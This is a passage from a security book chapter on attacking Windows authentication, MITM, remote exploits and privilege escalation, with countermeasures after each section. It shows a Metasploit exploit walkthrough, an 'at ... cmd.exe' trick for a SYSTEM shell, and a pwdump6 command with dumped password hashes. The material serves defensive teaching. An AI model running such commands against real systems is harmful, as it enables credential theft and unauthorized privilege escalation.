some time. As we've seen, Cain has a built-in MSKerb5-PreAuth packet sniffer. Other Windows Kerberos authentication sniffing and cracking tools include KerbSniff and KerbCrack by Arne Vidstrom (www.ntsecurity.nu/toolbox/kerbcrack/).

Windows Authentication Sniffing Countermeasures

The key to disabling LM response attacks is to disable LM authentication. Remember, it's the LM response that tools such as Cain prey on to derive passwords. If you can prevent the LM response from crossing the wire, you will have blocked this attack vector entirely. The NTLM dialect does not suffer from the LM weaknesses and thus takes a much longer time to crack, effectively making it unworthy to attempt.

Following Windows NT 4.0 Service Pack 4, Microsoft added a Registry value that controls the use of LM authentication: `HKLM\System\CurrentControlSet\Control\LSA Registry\LMCompatibilityLevel`. Values of 4 and above will prevent a domain controller (DC) from accepting LM authentication requests (see Microsoft Knowledge Base Article Q147706 for more info). On Windows 2000 and later systems, this setting is more easily configured using Security Policy: Look under the

"LAN Manager Authentication Level" setting under the Security Options node (this setting is listed under the "Network security: LAN Manager Authentication Level" in Windows XP and later). This setting allows you to configure Windows 2000 and later to perform SMB authentication in one of six ways (from least secure to most; see KB Article Q239869). We recommend setting this to at least Level 2, "Send NTLM Response Only."

Unfortunately, any downlevel clients that try to authenticate to a domain controller configured in this way will fail, because the DC will accept only Windows hashes for authentication. (*Downlevel* refers to Windows 9*x*, Windows for Workgroups, and earlier clients.) Even worse, because non-Windows clients cannot implement the Windows hash, they will futilely send LM responses over the network anyway, thus defeating the security against SMB capture. This fix is therefore of limited practical use to most organizations that run a diversity of Windows clients. Although Microsoft provided a workaround called Dsclient.exe for downlevel clients (see KB Article Q239869), these clients are so out-of-date now that we recommend simply upgrading them.

For mitigating Kerberos sniffing attacks, there is no single Registry value to set as with LM. In our testing, setting encryption on the secure channel did not prevent this attack, and Microsoft has issued no guidance on addressing this issue. Thus, you're left with the classic defense: pick good passwords. Frank O'Dwyer's paper notes that passwords of eight characters in length containing different cases and numbers would take an estimated 67 years to crack using this approach on a single Pentium 1.5GHz machine, so if you are using the Windows password complexity feature (mentioned earlier in this chapter), you've bought yourself some time. Also remember that if a password is found in a dictionary, it will be cracked immediately.

Kasslin and Tikkanen proposed the following additional mitigations in their paper on Kerberos attacks (http://users.tkk.fi/~autikkan/kerberos/docs/phase1/pdf/LATEST_password_attack.pdf):

- Use the PKINIT preauthentication method, which uses public keys rather than passwords so does not succumb to eavesdropping attacks.
- Use the built-in Windows IPSec implementation to authenticate and encrypt traffic.

Man-In-The-Middle Attacks

Popularity:	*6*
Simplicity:	*2*
Impact:	*10*
Risk Rating:	***6***

Man-in-the-middle (MITM) attacks are devastating, since they compromise the integrity of the channel between legitimate client and server, preventing any trustworthy exchange of information. In this section, we'll survey some implementations of MITM attacks against Windows protocols that have appeared over the years.

In May 2001, Sir Dystic of Cult of the Dead Cow wrote and released a tool called SMBRelay that was essentially an SMB server that could harvest usernames and password hashes from incoming SMB traffic. As the name implies, SMBRelay can act as more than just a rogue SMB endpoint—it also can perform MITM attacks given certain circumstances.

Acting as a rogue server, SMBRelay is capable of capturing network password hashes that can be imported into cracking tools (we'll discuss Windows password cracking later in this chapter). It can also create reverse connections back to any client through an internal relay IP address, permitting an attacker to access unwitting clients via SMB using the privileges of original connection.

In full MITM mode, SMBRelay inserts itself between client and server, relays the legitimate client authentication exchange, and gains access to the server using the same privileges as the client. SMBRelay can be erratic, but when implemented successfully, this is clearly a devastating attack: the MITM has gained complete access to the target server's resources without really lifting a finger.

Another tool called SMBProxy (http://www.cqure.net/wp/11/) implements a "pass the hash" attack. As we noted earlier, Windows password hashes are the equivalent of passwords, so rather than attempting to crack them offline, savvy attackers can simply replay them to gain unauthorized access (this technique was first popularized by Hernan Ochoa).

SMBProxy works on Windows NT 4 and Windows 2000, but we're not aware of reported ability to compromise later versions of Windows, as with SMBRelay. In theory, these same techniques are applicable to later versions, but they have not been successfully implemented in a tool.

Massimiliano Montoro's Cain tool offers helpful SMB MITM capabilities, combining a built-in ARP Poison Routing (APR) feature with NTLM challenge spoofing and downgrade attack functions. Using just Cain, an attacker can redirect local network traffic to himself using APR and downgrade clients to more easily attacked Windows authentication dialects. Cain does not implement a full MITM SMB server like SMBRelay, however.

Terminal Server is also subject to MITM attack using Cain's APR to implement an attack described in April 2003 by Erik Forsberg (see http://www.securityfocus.com/archive/1/317244) and updated in 2005 by the author of Cain, Massimiliano Montoro (see http://www.oxid.it/downloads/rdp-gbu.pdf). Because Microsoft reuses the same key to initiate authentication, Cain uses the known key to sign a new MITM key that the standard Terminal Server client simply verifies, since it is designed to blindly accept material signed by the known Microsoft key. APR disrupts the original client-server communication so that neither is aware that it's really talking to the MITM. The end result is that Terminal Server traffic can be sniffed, unencrypted, and recorded by Cain, exposing administrative credentials that could be used to compromise the server.

Although it presents a lower risk than outright MITM, for environments that still rely on NetBIOS naming protocols (NBNS, UDP port 137), name spoofing can be used to facilitate MITM attacks. For example, the crew at Toolcrypt.org created a tool that listens for broadcast NetBIOS name queries on UDP 137 and replies positively with a name bound to an IP address of the attacker's choice (see http://www.toolcrypt.org/index.html?hew).

The attacker is then free to masquerade as the legitimate server name as long as he can respond fastest to NBNS name requests.

MITM Countermeasures

MITM attacks typically require close proximity to the victim systems to implement successfully, such as local LAN segment presence. If an attacker has already gained such a foothold on your network, it is difficult to mitigate fully the many possible MITM attack methodologies they could employ.

Basic network communications security fundamentals can help protect against MITM attacks. The use of authenticated and encrypted communications can mitigate against rogue clients or servers inserting themselves into a legitimate communications stream. Windows Firewall rules in Vista and later can provide authenticated and encrypted connections, as long as both endpoints are members of the same Active Directory (AD) domain and an IPSec policy is in place to create a secured connection between the endpoints.

TIP Windows Firewall with Advanced Security in Vista and later refers to IPSec policies as "Connection Security Rules."

Since Windows NT, a feature called SMB signing has been available to authenticate SMB connections. However, we've never really seen this implemented widely, and furthermore are unsure as to its ability to deflect MITM attacks in certain scenarios. Tools like SMBRelay attempt to disable SMB signing, for example. Windows Firewall with IPSec/Connection Security Rules is probably a better bet.

Last but not least, to address NetBIOS name spoofing attacks, we recommend just plain disabling NetBIOS Name Services if possible. NBNS is just so easily spoofed (because it's based on UDP), and most recent versions of Windows can survive without it given a properly configured DNS infrastructure. If you must implement NBNS, configuring a primary and secondary Windows Internet Naming Service (WINS) server across your infrastructure may help mitigate against rampant NBNS spoofing (see http://support.microsoft.com/kb/150737/ for more information).

Remote Unauthenticated Exploits

In contrast to the discussion so far about attacking Windows authentication protocols, remote unauthenticated exploitation is targeted at flaws or misconfigurations in the Windows software itself. Formerly focused mainly on network-exposed TCP/IP services, remote exploitation techniques have expanded in recent years to previously unconsidered areas of the Windows external attack surface, including driver interfaces for devices and media, as well as common Windows user-mode applications like Microsoft Office. This section will review some noteworthy attacks of this nature.

Network Service Exploits

Popularity:	*9*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***9***

Now considered old school by some, remote exploitation of network services remains the mother's milk of hacking Windows. Time was when aspiring hackers had to scour the Internet for exploits custom-written by researchers flung far and wide, spend hours refining often temperamental code, and determine various environmental parameters necessary to get the exploit to function reliably.

Today, off-the-shelf exploit frameworks make this exercise a point-and-click affair. One of the most popular frameworks is Metasploit (http://framework.metasploit.com), which "… was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals." Metasploit's published exploit module archive is typically several months behind the latest Microsoft exploits and is not comprehensive for even all critical vulnerabilities that Microsoft releases, but it is a powerful tool for Windows security testing.

TIP

Hacking Exposed Windows, Third Edition (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com) covers vulnerability identification and development techniques that can be used to create custom Metasploit modules.

To see how easily tools like Metasploit can remotely exploit Windows vulnerability, we'll use the Windows GUI version of the tool to attack a stack-based buffer overrun vulnerability in Windows Server 2003's DNS Server Remote Procedure Call (RPC) interface. The exploit identifies the RPC listener (typically TCP port 1025, but it can be anywhere from 1024 to 2048) and sends a specially crafted packet that can execute arbitrary commands within the context of the DNS Service, which runs as the maximum-privileged SYSTEM account. This vulnerability is described in more detail in Microsoft's MS07-029 security bulletin.

Within the Metasploit GUI, we first locate the relevant exploit module. This is as simple as searching for "ms07" to identify all vulnerabilities related to Microsoft security bulletins published in 2007. We then double-click the exploit module named Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP), revealing a wizard that walks us through various exploit parameters (that is, the make and model of victim software), payload (options include remote command shell, add a user, and inject prebuilt code), options (such as target IP address, IDS evasion techniques, and so on). Figure 4-3 shows the resulting exploit module configuration. This configuration profile can be saved and reloaded easily for future reference.

Once the configuration is set, you hit Apply, and the exploit is launched. Subsequent attacks can easily be relaunched by simply right-clicking the exploit module in the GUI




Figure 4-3 Metasploit's Exploit Module Configuration Wizard permits easy creation of custom exploit scenarios.

and selecting Execute. Figure 4-4 shows the results of the exploit within the Metasploit GUI. Based on the default configuration parameters we selected for this particular exploit, we now have a command shell running with SYSTEM privileges on TCP port 4444.

NOTE To view current Windows exploits contributed to Metasploit, see http://metasploit.com/svn/framework3/trunk/modules/exploits/windows/.

Network Service ExploitCountermeasures

The standard advice for mitigating Microsoft code-level flaws is

- Test and apply the patch as soon as possible.
- In the meantime, test and implement any available workarounds, such as blocking access to and/or disabling the vulnerable remote service.
- Enable logging and monitoring to identify vulnerable systems and potential attacks, and establish an incident response plan.

Rapid patch deployment is the best option since it simply eliminates the vulnerability. And despite the choruses of the 0-day exploit fear-mongers, evidence on real intrusions indicates that there is a considerable lag time between availability of a patch and actual exploitation (see for example http://www.verizonbusiness.com/resources/security/databreachreport.pdf). Be sure to consider testing new patches for application




Figure 4-4 Metasploit exploits a Windows DNS server stack-based buffer overflow vulnerability.

compatibility. We also always recommend using automated patch management tools like Systems Management Server (SMS) to rapidly deploy and verify patches. There are numerous articles on the Internet that go into more detail about creating an effective program for security patching, and more broadly, vulnerability management. We recommend consulting these resources and designing a comprehensive approach to identifying, prioritizing, deploying, verifying, and measuring security vulnerability remediation across your environment.

Of course, there is a window of exposure while waiting for the patch to be released by Microsoft. This is where workarounds come in handy. Workarounds are typically configuration options either on the vulnerable system or the surrounding environment that can mitigate the impact exploitation in the instance where a patch cannot be applied. For example, in the case of MS07-029, Microsoft issued a security advisory in advance of the patch (see http://www.microsoft.com/technet/security/advisory/ for current

advisories). In the case of the DNS exploit, Microsoft recommended disabling remote management of the DNS service over RPC by setting a specific Registry value (HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters\RpcProtocol, REG_DWORD = 4), eliminating the vulnerability. Security guru Jesper Johansson blogged about rolling this workaround out using automated scripts (see http://msinfluentials.com/blogs/jesper/archive/2007/04/13/turn-off-rpc-management-of-dns-on-all-dcs.aspx).

Many vulnerabilities are often easily mitigated by blocking access to the vulnerable TCP/IP port(s) in question; in the case of the current DNS vulnerability, it probably would've been a good idea to restrict/authenticate access to TCP 1025 and 1026 using network- and host-level firewalls, but variability in the actual port exposed by RPC and potential negative impact to other RPC applications may have made this impractical. At a minimum, external access to these pots should've been restricted to begin with.

Last but not least, it's important to monitor and plan to respond to potential compromises of known-vulnerable systems. Ideally, security monitoring and incident response programs are already in place to enable rapid configuration of customized detection and response plans for new vulnerabilities if they pass a certain threshold of criticality.

For complete information about mitigating this particular vulnerability, see Microsoft's security bulletin at http://www.microsoft.com/technet/security/bulletin/MS07-029.mspx.

End-User Application Exploits

Popularity:	*9*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***8***

Attackers have discovered that the weakest link in any environment is often the end users and the multitude of applications they run. The typically poorly managed and rich software ecosystem on the client side provides great attack surface for malicious intruders. It also usually puts attackers in direct contact with end-user data and credentials with minimal digging, and without the worry of a professional IT security department looking over the attacker's shoulder. Until recently, end-user software also got much less attention, security-wise, during development, since the prevailing mindset was initially distracted by devastating vulnerabilities on the server side of the equation.

All of these factors are reflected in a shift in Microsoft security bulletins released over the years, as the trend moves more toward end-user applications like IE and Office, and they less frequently get released for server products like Windows and Exchange.

One of the most devastating client-side exploits of recent memory is the Windows Animated Cursor Remote Code Execution Vulnerability (often abbreviated to ANI, the file extension of the vulnerable file type). Initially discovered by Alexander Sotirov, ANI involves a buffer overflow vulnerability in the LoadAniIcon() function in USER32.dll and can be exploited by using the CURSOR style sheet directive within a web page to

load a malicious ANI file. Exploitation results in the ability to execute arbitrary commands with the privileges of the logged-on user.

Metasploit can be used to exploit this vulnerability quite easily. The canned Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) creates a malicious ANI file crafted to exploit a particular set of platforms (for example, Vista), sets up a local HTTP server on the attacker's machine, and serves up the malicious file. Unwitting victims that connect to the HTTP server get exploited and whatever arbitrary action configured through Metasploit occurs (we've used the Windows piped shell option, for example).

End-User Application Countermeasures

For complete information about mitigating the ANI vulnerability, see Microsoft's security bulletin at http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx.

More broadly, end-user application countermeasures is a large and complex topic. We've assembled the following "Ten Steps to a Safer Internet Experience" that weaves together advice we've provided across many editions of *Hacking Exposed* over the last ten years:

1. Deploy a personal firewall, ideally one that can also manage outbound connection attempts. The updated Windows Firewall in XP SP2 and later is a good option.
2. Keep up to date on all relevant software security patches. Windows users should configure Microsoft Automatic Updates to ease the burden of this task.
3. Run antivirus software that automatically scans your system (particularly incoming mail attachments) and keeps itself updated. We also recommend running antiadware/spyware and antiphishing utilities.
4. Configure Windows Internet Options in the Control Panel (also accessible through IE and Outlook/OE) wisely.
5. Run with least privilege. Never log on as Administrator (or equivalent highly-privileged account) on a system that you will use to browse the Internet or read e-mail. Use reduced-privilege features like Windows UAC and Low Rights IE (LoRIE) where possible (we'll discuss these features near the end of this chapter).
6. Administrators of large networks of Windows systems should deploy the preceding technologies at key network choke points (that is, network-based firewalls in addition to host-based, antivirus on mail servers, and so on) to protect large numbers of users more efficiently.
7. Read e-mail in plaintext.
8. Configure office productivity programs as securely as possible; for example, set the Microsoft Office programs to Very High macros security under the Tools | Macro | Security. Consider using MOICE (Microsoft Office Isolated Conversion Environment) when opening pre-Office 2007 Word, Excel, or PowerPoint binary format files.

9. Don't be gullible. Approach Internet-borne solicitations and transactions with high skepticism. Don't click links in e-mails from untrusted sources!
10. Keep your computing devices physically secure.

Chapter 12 covers some of this material in more depth as well.

Device Driver Exploits

Popularity:	*9*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***8***

Although not often considered with the same gravity as remote network service exploits, device driver vulnerabilities are every much as exposed to external attackers, and in some cases even more so. A stunning example was published by Johnny Cache, HD Moore, and skape in late 2006 (see http://www.uninformed.org/?v=all&a=29&t=sumry), which cleverly pointed out how Windows wireless networking drivers could be exploited *simply by passing within physical proximity* to a rogue access point beaconing malicious packets.

We should be clear that the vulnerabilities referenced by Cache et al resulted from drivers written by companies other than Microsoft. However, the inadequacy of the operating system to protect itself against such attacks is very troublesome—after all, Microsoft popularized the phrase "plug and play" to highlight it's superior compatibility with the vast sea of devices available to end users nowadays. The research of Cache et al shows the downside to this tremendous compatibility is dramatically increased attack surface for the OS with every driver that's installed (think Ethernet, Bluetooth, DVD drives, and myriad other exposures to external input!).

Perhaps the worst thing about such exploits is that they typically result in execution within highly privileged kernel mode, since device drivers typically interface at such a low level in order to access primitive hardware abstraction layers efficiently. So, all it takes is one vulnerable device driver on the system to result in total compromise—how many devices have you installed today?

HD Moore coded up a Metasploit exploit module for wireless network adapter device drivers from three popular vendors: Broadcom, D-Link, and Netgear. Each exploit requires the Lorcon library and works only on Linux with a supported wireless card. The Netgear exploit module, for example, sends an oversized wireless beacon frame that results in remote code execution in kernel mode on systems running the vulnerable Netgear wireless driver versions. All vulnerable Netgear adapters within range of the attack will be affected by any received beacon frames, although adapters must be in a nonassociated state for this exploit to work.

Think about this attack next time you're passing through a zone of heavy wireless access point beaconing, such as a crowded metropolitan area or major airport. Every one of those "available wireless networks" you see could've already rooted your machine.

Driver Exploit Countermeasures

The most obvious way to reduce risk for device driver attacks is to apply vendor patches as soon as possible.

The other option is to disable the affected functionality (device) in high-risk environments. For example, in the case of the wireless network driver attacks described previously, we recommend turning off your wireless networking radio while passing through areas with high concentrations of access points. Most laptop vendors provide an external hardware switch for this. Of course, you lose device functionality with this countermeasure, so it's not very helpful if you need to use the device in question (and in the case of wireless connectivity, you almost always need it on in most cases).

Microsoft has recognized this issue by providing for driver signing in more recent versions of Windows; in fact, 64-bit versions of Vista and Server 2008 require trusted signatures on kernel-mode software (see http://www.microsoft.com/whdc/winlogo/drvsign/drvsign.mspx). Of course, driver signing makes the long-held assumption that signed code is well-constructed code and provides no real assurances that security flaws like buffer overflows don't still exist in the code. So, the impact of code signing on device driver exploits remains to be seen.

In the future, approaches like Microsoft's User-Mode Driver Framework (UMDF) may provide greater mitigation for this class of vulnerabilities (see http://en.wikipedia.org/wiki/User-Mode_Driver_Framework). The idea behind UMDF is to provide a dedicated API through which low-privileged user-mode drivers can access the kernel in well-defined ways. Thus, even if the driver has a security vulnerability that is exploited, the resulting impact to the system is much lower than would be the case with a traditional kernel-mode driver.

AUTHENTICATED ATTACKS

So far we've illustrated the most commonly used tools and techniques for obtaining some level of access to a Windows system. These mechanisms typically result in varying degrees of privilege on the target system, from Guest to SYSTEM. Regardless of the degree of privilege attained, however, the first conquest in any Windows environment is typically only the beginning of a much longer campaign. This section details how the rest of the war is waged once the first system falls, and the initial battle is won.

Privilege Escalation

Once attackers have obtained a user account on a Windows system, they will set their eyes immediately on obtaining Administrator- or SYSTEM-equivalent privileges. One of

the all-time greatest hacks of Windows was the so-called *getadmin* family of exploits (see http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9231). Getadmin was the first serious *privilege escalation* attack against Windows NT4, and although that specific attack has been patched (post NT4 SP3), the basic technique by which it works, *DLL injection*, lives on and is still used effectively today.

The power of getadmin was muted somewhat by the fact that it must be run by an interactive user on the target system, as must most privilege-escalation attacks. Because most users cannot log on interactively to a Windows server by default, it is really only useful to rogue members of the various built-in Operators groups (Account, Backup, Server, and so on) and the default Internet server account, IUSR_*machinename*, who have this privilege. If malicious individuals have the interactive logon privilege on your server already, privilege escalation exploits aren't going to make things much worse. They already have access to just about anything else they'd want.

The Windows architecture still has a difficult time preventing interactively logged-on accounts from escalating privileges, due mostly to the diversity and complexity of the Windows interactive login environment (see, for example, http://blogs.technet.com/askperf/archive/2007/07/24/sessions-desktops-and-windows-stations.aspx). Even worse, interactive logon has become much more widespread as Windows Terminal Server has assumed the mantle of remote management and distributed processing workhorse. Finally, it is important to consider that the most important vector for privilege escalation for Internet client systems is web browsing and e-mail processing, as we noted earlier and will discuss again in Chapter 12.

NOTE We'll also discuss the classic supra-system privilege escalation exploit LSADump later in this chapter.

Finally, we should note that obtaining Administrator status is not technically the highest privilege one can obtain on a Windows machine. The SYSTEM account (also known as the Local System, or NT AUTHORITY\SYSTEM account) actually accrues more privilege than Administrator. However, there are a few common tricks to allow administrators to attain SYSTEM privileges quite easily. One is to open a command shell using the Windows Scheduler service as follows:

```
C:\>at 14:53 /INTERACTIVE cmd.exe
```


Or you could use the free `psexec` tool from Sysinternals.com, which will even allow you to run as SYSTEM remotely.

Preventing Privilege Escalation

First of all, maintain appropriate patch levels for your Windows systems. Exploits like getadmin take advantage of flaws in the core OS and won't be completely mitigated until those flaws are fixed at the code level.

Of course, interactive logon privileges should be severely restricted for any system that houses sensitive data, because exploits such as these become much easier once this critical foothold is gained. To check interactive logon rights under Windows 2000 and later, run the Security Policy applet (either Local or Group), find the Local Policies\User Rights Assignment node, and check how the Log On Locally right is populated.

New in Windows 2000 and later, many such privileges now have counterparts that allow specific groups or users to be *excluded* from rights. In this example, you could use the Deny Logon Locally right, as shown here:



Extracting and Cracking Passwords

Once Administrator-equivalent status has been obtained, attackers typically shift their attention to grabbing as much information as possible that can be leveraged for further system conquests. Furthermore, attackers with Administrator-equivalent credentials may have happened upon only a minor player in the overall structure of your network and may wish to install additional tools to spread their influence. Thus, one of the first post-exploit activities of attackers is to gather more usernames and passwords, since these credentials are typically the key to extending exploitation of the entire environment, and possibly even other environments linked through assorted relationships.

NOTE Starting with XP SP2 and later, one of the key first post-exploitation steps is to disable the Windows Firewall. Many of the tools discussed upcoming function via Windows networking services that are blocked by the default Firewall configuration.

Grabbing the Password Hashes

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

Having gained Administrator equivalence, attackers will most likely make a beeline to the system password hashes. These are stored in the Windows Security Accounts Manager (SAM) under NT4 and earlier and in the Active Directory on Windows 2000 and greater domain controllers (DCs). The SAM contains the usernames and hashed passwords of all users on the local system, or the domain if the machine in question is a domain controller. It is the coup de grace of Windows system hacking, the counterpart of the /etc/passwd file from the UNIX world. Even if the SAM in question comes from a stand-alone Windows system, chances are that cracking it will reveal credentials that grant access to a domain controller, thanks to the widespread reuse of passwords by typical users. Thus, cracking the SAM is also one of the most powerful tools for privilege escalation and trust exploitation.

Obtaining the Hashes The first step in any password-cracking exercise is to obtain the password hashes. Depending on the version of Windows in play, this can be achieved in a number of ways.

On stand-alone Windows systems, password hashes are stored in %systemroot%\system32\config\SAM, which is locked as long as the OS is running. The SAM file is also represented as one of the five major hives of the Windows Registry under the key HKEY_LOCAL_MACHINE\ SAM. This key is not available for casual perusal, even by the Administrator account (however, with a bit of trickery and the Scheduler service, it can be done). On domain controllers, password hashes are kept in the Active Directory (%windir%\WindowsDS\ntds.dit). Now that we know where the goodies are stored, how do we get at them? There are a number of ways, but the easiest is to extract the password hashes programmatically from the SAM or Active Directory using published tools.

TIP If you're just curious and want to examine the SAM files natively, you can boot to alternative Windows environments like WinPE (http://blogs.msdn.com/winpe/) and BartPE (http://www.nu2.nu/pebuilder/).

NOTE We covered sniffing Windows authentication in "Authentication Spoofing Attacks" earlier in this chapter.

Extracting the Hashes with pwdump With Administrator access, password hashes can easily be dumped directly from the Registry into a structured format suitable for offline analysis. The original utility for accomplishing this is called pwdump by Jeremy Allison, and numerous improved versions have been released, including pwdump2 by Todd Sabin; pwdump3e e-business technology, Inc.; and pwdump6 by the foofus.net Team (www.foofus.net).

Foofus.net also released fgdump, which is a wrapper around pwdump6 and other tools that automates remote hash extraction, LSA cache dumping, and protected store enumeration (we'll discuss the latter two techniques shortly). The pwdump family of tools uses the technique of DLL injection to insert themselves into a privileged running process (typically lsass.exe) in order to extract password hashes.

TIP Older versions such as pwdump2 will not work on Windows Vista because the LSASS process was moved to a separate Window Station.

pwdump6 works remotely via SMB (TCP 139 or 445) but will not work within an interactive login session (you can still use fgdump for interactive password dumping). The following example shows pwdump6 being used against a Server 2008 system with the Windows Firewall disabled:

```
D:\Toolbox>PwDump.exe -u Administrator -p password 192.168.234.7

pwdump6 Version 1.7.1 by fizzgig and the mighty group at foofus.net

Using pipe {2A350DF8-943B-4A59-B8B2-BA67634374A9}
Key length is 16
No pw hist

Administrator:500:NO PASSWORD***:3B2F3C28C5CF28E46FED883030:::
George:1002:NO PASSWORD***:D67FB3C2ED420D5F835BDD86A03A0D95:::
Guest:501:NO PASSWORD***:NO PASSWORD**********************:::
Joel:1000:NO PASSWORD***:B39AA13D03598755689D36A295FC14203C:::
Stuart:1001:NO PASSWORD***:6674086C274856389F3E1AFBFE057BF3:::

Completed.
```

Note the NO PASSWORD output in the third field indicating that this server is not storing hashes in the weaker LM format.

pwdump Countermeasures

As long as DLL injection still works on Windows, there is no defense against pwdump derivatives. Take some solace, however, that pwdump requires Administrator-equivalent privileges to run. If attackers have already gained this advantage, there is probably little else they can accomplish on the local system that they haven't already done (using captured password hashes to attack trusted systems is another matter, however, as we will see shortly).

Cracking Passwords

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

So now our intrepid intruder has your password hashes in his grimy little hands. But wait a sec—all those crypto books we've read remind us that hashing is the process of *one-way* encipherment. If these password hashes were created with any halfway-decent algorithm, it should be impossible to derive the cleartext passwords from them.

But where there is a will, there is a way. The process of deriving the cleartext passwords from hashes is generically referred to as *password cracking*, or often just *cracking*. Password cracking is essentially fast, sophisticated offline password guessing. Once the hashing algorithm is known, it can be used to compute the hash for a list of possible password values (say, all the words in the English dictionary) and compare the results with a hashed password recovered using a tool like pwdump. If a match is found, the password has successfully been guessed, or "cracked." This process is usually performed offline against captured password hashes so that account lockout is not an issue and guessing can continue indefinitely.

From a practical standpoint, cracking passwords boils down to targeting weak hash algorithms (if available), smart guessing, tools, and of course, processing time. Let's discuss each of these in turn.

Weak Hash Algorithms As we've discussed, the LanManager (or LM) hash algorithm has well-publicized vulnerabilities that permit much more rapid cracking: the password is split into two halves of 7 characters and all letters are changed to uppercase, effectively cutting the 2^{84} possible alphanumerical passwords of up to 14 characters down to only 2^{37} different hashes. As we'll show in a moment, most LM hashes can be cracked in a matter of seconds, no matter what password complexity is employed. Microsoft began eliminating the use of the LM hash algorithm in recent versions of Windows to mitigate these weaknesses.

The newer NTLM hash does not have these weaknesses and thus requires significantly greater effort to crack. If solid password selection practices are followed (that is, setting an appropriate minimum password length and using the default password complexity policy enforced by default in Windows Vista and newer), NTLM password hashes are effectively impossible to brute force crack using current computing capabilities.

All Windows hashes suffer from an additional weakness: no salt. Most other operating systems add a random value called a salt to a password before hashing and storing it. The salt is stored together with the hash, so that a password can later be verified to match the hash. This would seem to make little difference to a highly-privileged attacker because they could just extract the salts along with the hashes, as we demonstrated earlier, using tools like pwdump. However, salting does mitigate against another type of attack: because each system creates a random salt for each password, it is impossible to

precompute hash tables that greatly speed up cracking. We'll discuss precomputed hash table attacks like rainbow tables later in this section. Microsoft has historically chosen to increase the strength of its password hashing algorithm rather than use salting, likely based on the assumption that creating precomputed tables for the stronger algorithm is impractical in any case.

